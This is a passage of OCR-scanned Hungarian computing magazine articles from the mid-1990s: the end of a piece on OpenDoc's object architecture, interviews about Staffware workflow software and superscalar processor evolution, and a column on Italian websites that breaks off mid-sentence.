- Az OpenDoc objektumok adat részei kívülről nem láthatók (bezárás).
- Az OpenDoc objektumok egy speciális csoportját definiálja, amely úgy implementálható, mint egy halmaz. Ezt hívja *klikknek* (clique). A klikk objektumai között gyakran kívülről nem látható összefüggések vannak. Az OpenDoc minden alrendszere definíció szerint egy klikk. Az alrendszeren belül újabb klikkek definiálhatók.

Kiterjeszthetőség

Az OpenDoc lehetővé teszi, hogy az osztályokhoz új módszereket adhassunk hozzá a következőképpen:

- Valamennyi szignifikáns osztály tartalmaz egy beépített kiterjesztési mechanizmust, amely módot ad az objektum kliensének a kiterjesztés lekérdezhetőségére.
- Egy osztály bármikor visszautasíthatja egy adott kiterjesztéshez való hozzáférés kérését.

Az OpenDoc alrendszerei

Az OpenDoc objektumorientált rendszerként épül föl, és nem más, mint alrendszerek sorozata, amelyek tetszés szerint cserélhetőek az egyes implementációkban. Minden alrendszer osztályokból tevődik össze, egy osztály azonban több alrendszerben is szerepelhet. Az alrendszerek a következők: héj, tárolási alrendszer, képi alrendszer, a felhasználói, illetve a szemantikus eseményeket kezelő alrendszer.

Héj


A leginkább platformfüggő alrendszer, éppen ezért nem is része az alap OpenDoc-nak. Az alapvető héj szolgáltatások a következők:

- Létrehozza és inicializálja a Session objektumot.
- Megnyitja a szükséges dokumentumot a felhasználó igényeinek megfelelően, és betölti azt.

- Fogadja a felhasználói eseményeket, és átadja azokat a Dispatcher objektumnak.

Tárolási alrendszer

Ezen keresztül kezeli az OpenDoc a perzisztens tárakat. Felépítését tekintve lényegében egy strukturált állományrendszert kezel, és nem adatbázis-kezelő jellemzőkkel rendelkezik. Ezen alrendszer tetején a StorageSystem objektum áll. Ebből származtathatók a Container objektumok. Minden Container objektum tetszőleges számú Document objektumot tartalmazhat, melyek mindegyikéhez egy vagy több Draft objektum tartozik. A Draft objektumokhoz egyenként StorageUnit objektumok tartoznak, melyek lényegében egy létező állományrendszer könyvtárstruktúrájaként foghatók föl. A StorageUnit objektumok úgy tekinthetők, mint tetszőleges értékek sorozatából álló tulajdonságok együttesei. Az érték saját típussal rendelkezik. A StorageUnit objektumok perzisztens hivatkozásokat tartalmazhatnak más StorageUnit objektumokra, melyek a hozzájuk tartozó értékeket tárolják. Ezek a kereszthivatkozások tetszőleges sémát alkothatnak, tipikus azonban a hierarchia. Ez a hierarchia az alapja a dokumentumok egymásba ágyazásának.



Képi alrendszer

Ez egy geometriai alrendszer, amely három primitíven alapul (ezek implementációja természetesen platformspecifikus). Ezek a következők:

- Canvas: a grafikus környezet (színek, koordináták stb.).
- Shape: a Canvas geometriai területének leírása.
- Transform: a grafikus rendszer geometriai transzformációjának leírása.

A képi alrendszer aktuális folyamatait az OpenDoc egy tagkezelőre bízza, melynek működése a Canvason alapul.

A WindowState ablakok listája, amelyekben az OpenDoc tagok megjelennek. A Window osztály egy platformspecifikus ablakot reprezentál, és tartalmaz egy Layout objektumot, amelyik meghatározza az adott ablak Frame objektumai közötti kapcsolatokat.

A Layout osztály felelős a grafikus elemek megjelenítéséért mind a képernyőn, mind a nyomtatón. A két eszköz kezelését az adott Layout objektumhoz tartozó Canvas objektumon belül egy flag értelmezi.

A Frame objektumok tárolják azokat a geometriai információkat, amelyek a tartalmazott tag és a beágyazott tag megjelenítésénél keletkeznek. Egy Frame objektum a geometriai információk könyvtáraként működik.

Tipikus esetben egy képi tagkezelő egy adott Frame megjelenítésére aktivizálódik. A tagkezelő megkapja a megjelenítési tartományra, a transzformációkra és az elrendezésre vonatkozó információkat, s meghívja a szükséges grafikus elemeket a tényleges megjelenítés végrehajtására.

Felhasználói események

A felhasználói eseményeket két osztály kezeli, a Dispatcher és az Arbitrator. A Dispatcher objektum veszi át az operációs rendszertől a felhasználói eseményeket és adja tovább a tagkezelőnek. Az Arbitrator felel a megosztott erőforrások kezeléséért. A holtpontok elkerülése végett egy kétfázisú véglegesítési sémával rendelkeznek.

Szemantikus események

A szemantikus események kezelésének alapja az, hogy ha bekövetkezik egy ilyen esemény, akkor azt fel kell ismerni, és aktivizálva a tagkezelőt a megfelelő kódot végrehajtani, mivel a szemantikus eseményeket szinkronizálni kell a felhasználói eseményekkel. A Dispatcher azon túlmenően, hogy feldolgozza az eseményt, el is juttatja azt a megfelelő tagkezelőkhöz. Egy esemény több objektumra hathat, ezért az OpenDoc az objektumokat nevesíti, objektumjelölőkről beszél. Ennek kezelésére szolgál a NameResolver objektum, amelynek feladata: megkapva egy objektumjelölőt meg tudja adni (feloldva a névvel való hivatkozást), hogy az adott esemény mely objektumokkal fog dolgozni.

Mind az eseményt kezelő kód, mind az objektumjelölő kezelését végző kód átadható más tagoknak a SemanticInterface objektum segítségével. Ez tulajdonképpen olyan kódok gyűjteményének tekinthető, amelyeket mind a NameResolver, mind pedig a Dispatcher meghívhat.

A szemantikus események továbbküldéséről és fogadásáról a MessageInterface objektum gondoskodik.

Osztályhierarchia

Az OpenDoc osztályrendszere többszörös öröklődést és absztrakt osztályokat tartalmaz. Az absztrakt osztályok a hivatkozások nyilvántartását, a kiterjeszthetőséget és a perzisztenciát biztosítják. A három absztrakt osztály ortogonális egymásra.

Tekintsük át röviden az OpenDoc alapvető osztályait!

Absztrakt osztályok

- RefCntObject: azon objektumok tartoznak ide, melyek azt számlálják, hogy hány másik objektum hivatkozik rájuk. Az OpenDoc minden fő osztálya ebből az osztályból származik. Egy objektum addig nem törölhető, amíg a hivatkozás számlálója nullává nem válik.
- Extension: ezek az objektumok azok, amelyek kiterjeszthetőek. Ez teszi lehetővé, hogy speciális tulajdonságokkal és viselkedésmóddal láthassuk el őket.
- PersistentObject: ezek azok az objektumok, amelyek tárolásra kerülnek.

Implementációs osztályok

- Tárolás
  A legfontosabb tárolási osztályok: StorageSystem, Container, Document, Draft, StorageUnit. A StorageSystem objektumokból származtathatók a Container objektumok, melyeknek több különböző implementációjuk van. A Container, Document, Draft, StorageUnit olyan további objektumokkal dolgoznak, amelyek klikk formában vannak implementálva. Az adattovábbító objektumok: Link, Drag&Drop, Clipboard.
- Megjelenítés
  A Canvas, Shape és Transform objektumok egy klikket alkotnak. Ezért aztán ezeket együtt kell implementálni. Ugyancsak egyetlen klikkbe tartoznak a WindowState, Window, Frame, Layout objektumok .
- Események
  Az eseményeket az Arbitrator, Dispatcher, NameResolver, SemanticInterface, Message-Interface osztályok kezelik.


Szervizosztályok

Az osztályok egy része szolgáltatásokat nyújt más osztályok részére. Ilyenek például a Translation, Symbols, NameSpace osztályok, melyek általában platformspecifikusak.

Run-time viselkedés

Egy OpenDoc dokumentum futás közbeni állapotát jellemzi az ábra, amely az egyes osztályok viszonyát is tükrözi. A kapcsolatokat általában pointerek realizálják.

JUHÁSZ ISTVÁN



http://www.software.ibm.com/clubopendoc/webdocs.html

Unisoftware: workflow, avagy a vállalati ügymenet "folyamatszabályozása"

Napjainkban a vállalatok feladataik megoldására sokféle informatikai módszer közül választhatnak. Csak kevesen ismerik fel azonban, hogy a kulcsrakész és a standard megoldások mellett, vagy sokkal inkább helyettük a vállalati ügymenet folyamatának leghatékonyabb eszközeit a workflow rendszerek alkalmazása jelenti. Maga a workflow a programozási generációváltás új eszköze. Elemzők szerint a workflow piac az évezred végéig mintegy 7 milliárd USD értékű befektetést jelent, és egy-két éven belül 100%-os növekedését jósolják. Többet kell tehát tudnunk erről az új szoftvertechnológiáról. Ezért kerestük fel a workflow úttörőjét, a Unisoftware Rendszerházat, amelynek vezetője, *Vinkovits László* kérdéseinkre olyan válaszokat adott, amik a jövőt illetően sok hazai vállalati IT vezetőt meggondolásra késztethetnek.

Hol a helyük, mi a céljuk a workflow rendszereknek?

V. L.: Az összetett alkalmazások nagy részét ma még CASE eszközökkel vagy jól konfigurálható típusrendszerekkel valósítják meg. Gyorsan változó világunkban azonban ezek az eszközök egyre drágábbá, nehézkesebbé váltak. Olyan hatékony, gyorsan programozható, rugalmas szoftvereszköz szükséges tehát, amellyel a felhasználó egyedi környezetében, csak rá jellemzően, könnyen képes megvalósítani feladatainak számítógépesítését. Ez az igény hatott igen erősen a workflow technológia kialakulására. A workflow rendszerek technológiaváltás eredményeként jöttek létre, az ilyen termékek befogadják a hagyományos programozási rendszereket, standard programokat, azok funkcióit, megvalósítják az intelligens operációs rendszerek programozási lehetőségeit, a velük kapcsolatos számtalan feladatot. A workflow szoftver olyan fejlesztési segédletrendszer, amellyel a vállalat dolgozóira, szervezeteire és feladataira kiterjedő munkafolyamatokat kezelő és ellenőrző alkalmazások alakíthatók ki. Alkalmazásával az egyes részfeladatok közötti időszakok lerövidíthetők vagy megszüntethetők, a holtidő eltűnik. Vagyis ezek a rendszerek automatizálják a vállalat ügymenetét, beépítve a vállalati standard alkalmazásokat és azoknak a rendszereknek a lehetőségeit, amelyek jelenleg már intelligensen megvannak a vállalatnál. A folyamatszabályozási analógia a workflow esetében teljes: itt is események, elágazások, ciklusok vannak, és a workflow a teljes vállalati ügymenet gördülékeny, fogaskerékrendszerű szabályozását valósítja meg.

Mitől más ez a technológia, mint az eddigiek?

V. L.: Mielőtt erre válaszolnék, el kell mondanom, a workflow nem isteni szikraként jött létre, hanem az alkalmazásokat készítők egyszerűen észrevették, hogy a fejlődés egy bizonyos pontján túl kár szenvedni a hagyományos eszközökkel, a programfejlesztési eszköztár hirtelen olyan intelligenssé vált, hogy sokkal gyorsabban, könnyebben meg lehetett oldani feladatokat. Rátérve a kérdésre: ahol jól kialakult az adminisztráció tartalma, ott sokkal célszerűbb egy igen hatékony, erre optimalizált terméket használni. Viszont ahol dinamikusan változik a tevékenység, vagyis ahol annak a képessége fontos, hogy újból és újból rá lehessen hangolni az alkalmazást az adott változásra, ott egyértelműen a workflow-nak van létjogosultsága.

Milyen problémák esetében érdemes bevezetni?

V. L.: A workflow mindazon cégeknél eredményesen meghonosítható, amelyek helyzete a következőkkel jellemezhető: magának az alkalmazásnak folyamata, ügyrendje, egymásutánisága van; az alkalmazások decentralizáltak, sőt még megosztódnak különböző vállalati munkatársak között, vagyis a munkatársak egymásnak adják át a feladatrészeket. Olyan megoldás szükséges tehát, ahol a program szinte kézen fogva vezeti az ügyintézőt.

Kérem, mutassa be a workflow világpiacot!

V. L.: Jelenleg mintegy tizenöt szállító képviseli a világpiac e szektorának élvonalát. A szállítók között nagy multinacionális cégek (IBM, Bull, WANG stb.) és úgynevezett független workflow piaci szereplők vannak. Műfajteremtő szerepe van a függetlenek között vezető angol Staffware Plc-nek, amely éppen nemrég jelentette be az Európában második helyen álló osztrák CSE Systems cég felvásárlását, annak érdekében, hogy közösen Európa legjelentősebb vállalati ügymenetkezelő programrendszerét kínálhassák. A Staffware azonos márkanevű workflow termékével kezdettől fogva az önálló, vállalati szintű workflow rendszerek iránymutató fejlesztője. A Unisoftware Rendszerház, amelynek működése középpontjában a szoftvertechnológia áll, tudatosan választotta a Staffware-t és termékét, mert hisszük, hogy ez generálisan fogja megváltoztatni az alkalmazásfejlesztést. A szoftvertechnológia oldaláról indulva olyan workflow céget kerestünk, amely nem csupán a dokumentumkezelésre orientálódik, ráadásul független gyártó. A Staffware-ben megtaláltuk a világ vezető termékét.

Milyen előnyöket rejt a Staffware, és konkrétan kiknek ajánlják a programcsomagot?

V. L.: Mindenekelőtt a Staffware egy nagy teljesítményű, flexibilis alkalmazásfejlesztő eszköz, amely megváltoztatja, korszerűsíti a vállalat egész munkamenetét. Ugyanakkor eljárás-végrehajtó és alkalmazásgenerátor is egyúttal, amely természetesen felhasználja az űrlapgenerálási, irodaautomatizálási, elektronikus posta, adatbázis-kezelő és szövegszerkesztő technológiákat. Közepes és nagyvállalatoknak ajánljuk. Lényeges, hogy egy intézményi szintű alkalmazás a hagyományos 3GL és még a 4GL programnyelvekkel történő alkalmazásfejlesztéssel összehasonlítva, időben és ráfordításban azoknak legfeljebb egynegyed része. Hat-kilenc hónap alatt komplett rendszereket szoktak Staffware-rel beindítani.

A Unisoftware bizalma a technológia és a termék iránt odáig ment, hogy magyar változatot dobnak piacra.


V. L.: Mivel célunk, hogy a Staffware az ügyintézők munkáját maximálisan segítse, az általuk kezelt és látható felületeket, képernyőképeket magyar feliratokkal láttuk el. Ezt azon a szimpóziumon jelentjük be, amelynek célja a workflow népszerűsítése, s amelyet október 10-én tartunk a Mercure Buda szállóban, 13 és 17 óra között.

Kovács Attila

Sima Dezső a Neumann számítási modell és szuperskalár processzorok térnyeréséről

Architektúrák csendes forradalma

Miközben a szaksajtó szünet nélkül az Internettől, intranettől, Javától, az önjelölt sikerplatformok térhódításától és a hálózati behemótok sebességmutatványaitól hangos, korunk egyik nagyon is figyelemreméltó technológiai változásáról alig esik szó. Nevezetesen az utolsó öt évben olyan számítógép-architektúrák láttak napvilágot, amelyeket korábban nem is reméltünk, amikor egyetlen, mondhatni egyeduralkodó paradigma, a Neumann-féle modell volt a jellemző. Kapóra jött egy készülő sikerkönyv, amelyik nem kevesebbre vállalkozik, mint hogy átfogja az architektúrák fejlődési menetét, osztályait, és megjelölje a fejlődés további lehetséges irányait. Az Addison-Wesley Longman világkiadó gondozásában *Sima Dezső, Kacsuk Péter* és *T. J. Fountain* tollából jelenik meg rövidesen az *Advanced Computer Architectures* című hiánypótló munka. Az architektúrák csendes forradalmáról, a könyv céljáról kérdeztük az egyik szerzőt, *dr. Sima Dezsőt,* a Kandó Kálmán Műszaki Főiskola Matematikai és Számítástechnikai Intézetének igazgatóját, az NJSZT elnökét. Az ő gondolatait adjuk most közre.



A '70-es évek elejére a Neumann-architektúrák jelentős fejlettségi fokot értek el. Ezt tükrözte többek között a mikroprogramozás általánossá válása, a cache tárak és virtuális tárak megjelenése az akkori időkre leginkább jellemző közép- és nagygépes processzorcsaládokban, például az IBM 370-es rendszer processzoraiban. Mivel a technológiai korlátok mellett a funkcionális fejlődés számára már nem sok lehetőség kínálkozott, több irányban is jelentős kutató-fejlesztő munkák indultak meg. Az volt a céljuk, hogy az alapvetően szekvenciális jellegű Neumann számítási modellt a jövőben párhuzamos jellegű számítási modellel váltsák fel. Itt a számítási modell fogalmát abban az értelemben használjuk, hogy az valamely architektúra-osztály és az illeszkedő programnyelvosztály közös paradigmája, alapvetése.

Így például a Neumann-modell a Neumann-elvű processzorok és az illeszkedő imperatív programnyelvek közös alapja. Azt rögzíti, hogy a számítás alapvető entitásai az adatok és az azokon végzett műveletek, a számítási feladatot utasítások sorozataként kell megadni, a számítás végrehajtása az utasítások megadott sorrendben történő végrehajtásából áll, azaz a végrehajtás programvezérelt stb.

A párhuzamos számítási modellek tekintetében a fejlődés elsődlegesen az adatfolyammodellre és az ún. applikatív modellre koncentrálódott, ami a redukciós architektúrákat és a funkcionális programnyelveket foglalja magába. Ilyenformán a '70-es és '80-as éveket a Neumann-modell (N) és a nevezett párhuzamos modellek versenyfutása

jellemezte. Mivel az elmúlt évtizedben az N-elvű processzorok olyan szédületes fejlődést produkáltak, amivel az alapvetően párhuzamos elvű adatfolyam- vagy redukciós architektúrák nem tudtak lépést tartani, ez a verseny a Neumann-modell győzelmét hozta. Ugyanakkor a fantasztikus fejlődés során az Neumann-elvű processzorok gyökeresen átalakultak, végbement egy csendes forradalom. Mi jellemzi ezt a fejlődést?

A Neumann-processzorok két irányban fejlődtek. Az egyik a technológia előrehaladását tükrözi, ami mindenekelőtt növekvő órajelfrekvenciákat eredményezett. Egy másik irány a processzorok funkcionális fejlődése. Ezt kiváltképp a belső műveletek párhuzamossági fokának növelésével érték el, ami elsősorban az utasítás-kibocsátás és -végrehajtás fokozódó párhuzamosítását jelenti.


A funkcionális fejlődés három fázisban zajlott. Az elsőt a hagyományos Neumann-processzorok reprezentálják, amelyekre a szekvenciális kibocsátás és végrehajtás a jellemző. A teljesítménynövelés igénye vezetett az utasítások párhuzamos végrehajtásának a megjelenéséhez. Ez két ortogonális koncepció egyikével volt elérhető: vagy több párhuzamosan működő (nem futószalagelvű) végrehajtó egység (VE) bevezetésével, vagy a futószalagelv alkalmazásával. Ennek eredményeként jelentek meg az utasítás szinten párhuzamos processzorok (ILP). Mivel a kezdeti ILP-processzorok szekvenciális kibocsátásúak voltak, a fejlődés második szakaszára a skalár ILP-processzorok a jellemzők.

Ezt követően — több futószalagelvű VE bevezetésével — az utasítás-végrehajtás párhuzamossága tovább nőtt, s eközben az a helyzet állt elő, hogy a szekvenciális utasítás-kibocsátással a többszörös VE-k nem voltak kellő mértékben elláthatók utasításokkal.

Következésképpen az utasítás-kibocsátás szűk keresztmetszetté vált, amit Flynn már 1966-ban megfogalmazott. Így a fejlődés harmadik szakaszában elkerülhetetlennek látszott a szekvenciális kibocsátás helyettesítése párhuzamossal. Megjelentek a szuperskalár ILP-processzorok, amelyeket elsőként statikusan ütemezett VLIW-architektúrák (Very Large Instruction Word) formájában implementáltak — ezek több műveletet tartalmazó utasításokat bocsátanak ki. Ezután jött a komplexebb, dinamikusan ütemezett szuperskalár processzorok megjelenése, amelyek ciklusonként több utasítás végrehajtására képesek.

Magától értetődik, hogy az utasításkibocsátás és -végrehajtás egymással szorosan összefügg. Minél párhuzamosabb az utasítás-végrehajtás, annál párhuzamosabbnak kell lennie az utasítás-kibocsátásnak is. Ennélfogva a Neumann-processzorok fejlődését az utasítás-kibocsátás és -végrehajtás folyamatos, harmonizált növekedése jellemzi.

A szuperskalár processzorok több sajátos, új feladat megoldását igénylik. Ezek egyike a párhuzamos dekódolás, amely annál fontosabb feladat, minél nagyobb a kibocsátási ráta. Annak érdekében, hogy a magasabb kibocsátási ráta ne vezessen a dekódolási ciklus vagy az óraütem idő túlzott növekedéséhez, az elmúlt egy-két évben a legkorszerűbb processzoroknál (pl. PowerPC 620, PA8000, UltraSPARC vagy R10000) bevezették az elődekódolást. Ez az utasítások részleges dekódolásából áll, miközben azokat az utasítás cache-ben tárolják.



Az utasítás-kibocsátás a szuperskalár processzorok legkritikusabb feladata, mégpedig azért, mert a magasabb kibocsátási ráták felerősítik a vezérlési és adatfüggőségek teljesítménykorlátozó hatásait. Ezért nagyobb teljesítményű szuperskalár processzorok utasítás-kibocsátási „politikái" olyan korszerű eljárásokat foglalhatnak magukba, mint a regiszter-átnevezés, spekulatív elágazás-kezelés vagy utasítás-váraкoztatás (shelving).

A következő sajátos feladat a párhuzamos utasítás-végrehajtás. Ennek jellegzetessége, hogy párhuzamos végrehajtás esetén az utasítások befejezési sorrendje eltérhet a szekvenciális végrehajtású processzoroknál követett sorrendtől. Emiatt szuperskalár processzorokkal speciális eljárások szükségesek ahhoz, hogy a programvégrehajtás logikai konzisztenciája fennmaradjon. Korszerű rendszerek jellemzően úgy oldják meg e feladatokat, hogy szétválasztják az utasítások eredményeinek generálását és az eredmények beírását a specifikált regiszterbe vagy tárhelyre. Míg az utasítások generálása párhuzamosan és a szekvenciális sorrendtől eltérően történik, addig a programállapot — a leválasztás révén — a szekvenciális sorrendnek megfelelően.

Végül megemlítendő, hogy kivételkezelésre hasonló jellegű feladat fogalmazható meg, amely a kivételkezelés szekvenciális konzisztenciájának megőrzését célozza. Megállapítható: a különböző processzorcsaládok, mint például a PowerPC, HP-PA, R, SPARC, szinte ugyanazt a fejlődési pályát futották be.

Az elmúlt néhány évben értünk el oda, hogy a szuperskalár processzorok teljesítménynövekedésének jelenleg látható funkcionális lehetőségei kimerültek. A mai szuperskalár rendszerek jellemzően négy utasítást képesek ciklusonként kibocsátani, míg a közeljövő processzorai ennél magasabb párhuzamossági határokat ostromolnak. Fontos itt megjegyezni, hogy már a közelébe kerültünk a programokban rendelkezésre álló párhuzamosság kihasználásának. Ezért a jövő rendszereiben számítani lehet a fonálszintű párhuzamosság, majd később a folyamatszintű párhuzamosság megvalósítására.

Ez az áttérés néhány éven belül várható, és együtt fog járni egypár napjainkban használatos processzorosztály (pl. vektorprocesszorok) eltűnésével. Ami a leendő processzorok piaci esélyeit illeti, döntő lesz az, hogy egy adott processzortípus mennyire nyer támogatást az operációs rendszerek és az alkalmazások szintjén. Egy bizonyos: két-három processzorcsaládnál többet a harmadik évezred küszöbén már nem remélhetünk.


A kiadó 1997 februárjára tervezi a könyv megjelentetését, ettől kezdve elérhető lesz Magyarországon is.

KOVÁCS ATTILA

Kedvenc WWW-lapjaim

Olaszország

Úgy két évvel ezelőtt még nem volt igazán jó dolog italianistának lenni a hálózaton. Akadt egy-két döcögős olaszországi számítógépes katalógus, s persze a világszám: a dartmouthi Dante-projekt adatbázisa *(lib.dartmouth.edu)*. A teljes szövegű (BRS/Search) adatbázisban az Isteni Színjáték bármely szavára visszakereshettünk, kiírathattuk a szövegkörnyezetet, aztán levélben feladhattuk magunknak az egészet. Ha ma behívjuk Itália WWW-térképét *(http://www.cilea.it/WWW-map/NIR-map.html)*, akkor a szerverek kis pöttyeitől alig ismerjük fel az olasz csizma megszokott rajzolatát.






Érdemes virtuális turistaútra indulni a városokba: Firenze, Bologna, Róma híres épületeinek, szobrainak szebbnél szebb képeit böngészhetjük, s még az éjszakai élet megismerésére is kapunk tippeket *(http://www.nsm.it/notti.italiane/)*. Rómában a hangulatos (és drága) Giolitti vár minket, s igen, a Particceria specialitásokkal. Érdemes megnéznünk a régiók home page-eit: a déli tartományok különösen izgalmasak (maffia nélkül is). Catania nyitólapján a turistainformációktól kezdve (szállodák, moziműsor, éttermek) a tudományos élet eseményeiig bármi után kíváncsiskodhatunk *(http://www.ctonline.it/)*. Ínyencek számára is rendkívül jó vadászterület az olasz hálózat. Már a fogások olvastán is összefut a szánkban a nyál: antipasti e pizza, zuppe, minestre, paste asciutte, carni, polame, cacciagione, pesci, verdure, dolci. Előételnek pedig néhány adag panzanella di cipolle e acciughe, azaz fokhagymás pirítós hagymával és ajókával, s természetesen néhány korty Chiantival. Ahogy a világhírű Parmegiano Reggiano (parmezán sajt nélkül a spagetti csak tészta) lak(tató)lapján *(http://www.ittc.it/ primapr. htm)* olvashatjuk: "Egy nép kultúrája, civilizációja az ízekben, az érzelmekben is visszatükröződik, s nagyon sokszor ehhez kapcsolódnak a hely természeti adottságai, ezeken is alapulnak művészetének értékei".


Akik szellemi táplálékra vágynak, körbenézhetnek a számtalan könyvtári katalógus valamelyikében. A bolognai egyetemi könyvtár WebOpacja talán a legrégibb *(http://www.cib.unibo.it/opac/)*, de nagyon szép megoldást dolgoztak ki Firenzében is *(http://biblio.unifi.it:8000/opac/)*. Nemcsak szerzőre, címre kereshetünk itt, hanem böngészhetünk a tárgyszavak, címkezdetek között, filtereket állíthatunk be nyelv, ország stb. szerint. Akik az irodalmat kedvelik, azoknak ajánlhatom az olasz irodalmi laklapot *(http://www.crs4.it/HTML/Literature.html)*; klasszikusok műveit találjuk itt, html-esített formában: Isteni Színjáték, Dekameron, Foscolo-szonettek és Leopardi énekei, Manzonitól a Jegyesek, Pirandello-regények, Verga Malavoglia családja és még sorolhatnánk. De innen hívható be a Biblia olasz nyelvű (és nagyon szép illusztrációkkal ellátott) változata is, vagy az olasz Alkotmány, na és aki a könnyebb műfajt kedveli, az olasz canzonék szövegeit is olvashatja.

A mai olasz költészet képviselői sem voltak restek felfedezni az Internetet: rendszeres telematikus költői találkozókat szerveznek. Minden alkalommal más és más virtuális teremben gyűlnek össze (Rimbaud, Shelley és más költőfejedelmekről elnevezve azokat). A találkozók alkalmával született verseket e virtuális termekben olvashatjuk *(http://www.agora.stm.it/poetel/poetel.html)*. Az olasz irodalom óriásának, Dante Alighieri Commediajának számtalan hely ad otthont valamiképpen: van, akit a híres "nel mezzo del cammin..." kezdetű sorok




ihlettek meg, s gyűjtötte össze az ezzel kapcsolatos illusztrációkat *(http://www.gsaup.ucla.edu/people/students/salberti/dante.html)*, mások az olasz irodalom kezdeteit összefoglaló hypertext keretében beszélnek róla *(http://www.*

agora.stm.it/F.Bonomi/). Az első kiadások igazán tudományos szintű feltárását (a kiadások története, a kiadások címlapjai, beleértve a híres 1502-es Aldus Manutius kiadást is) ugyan az



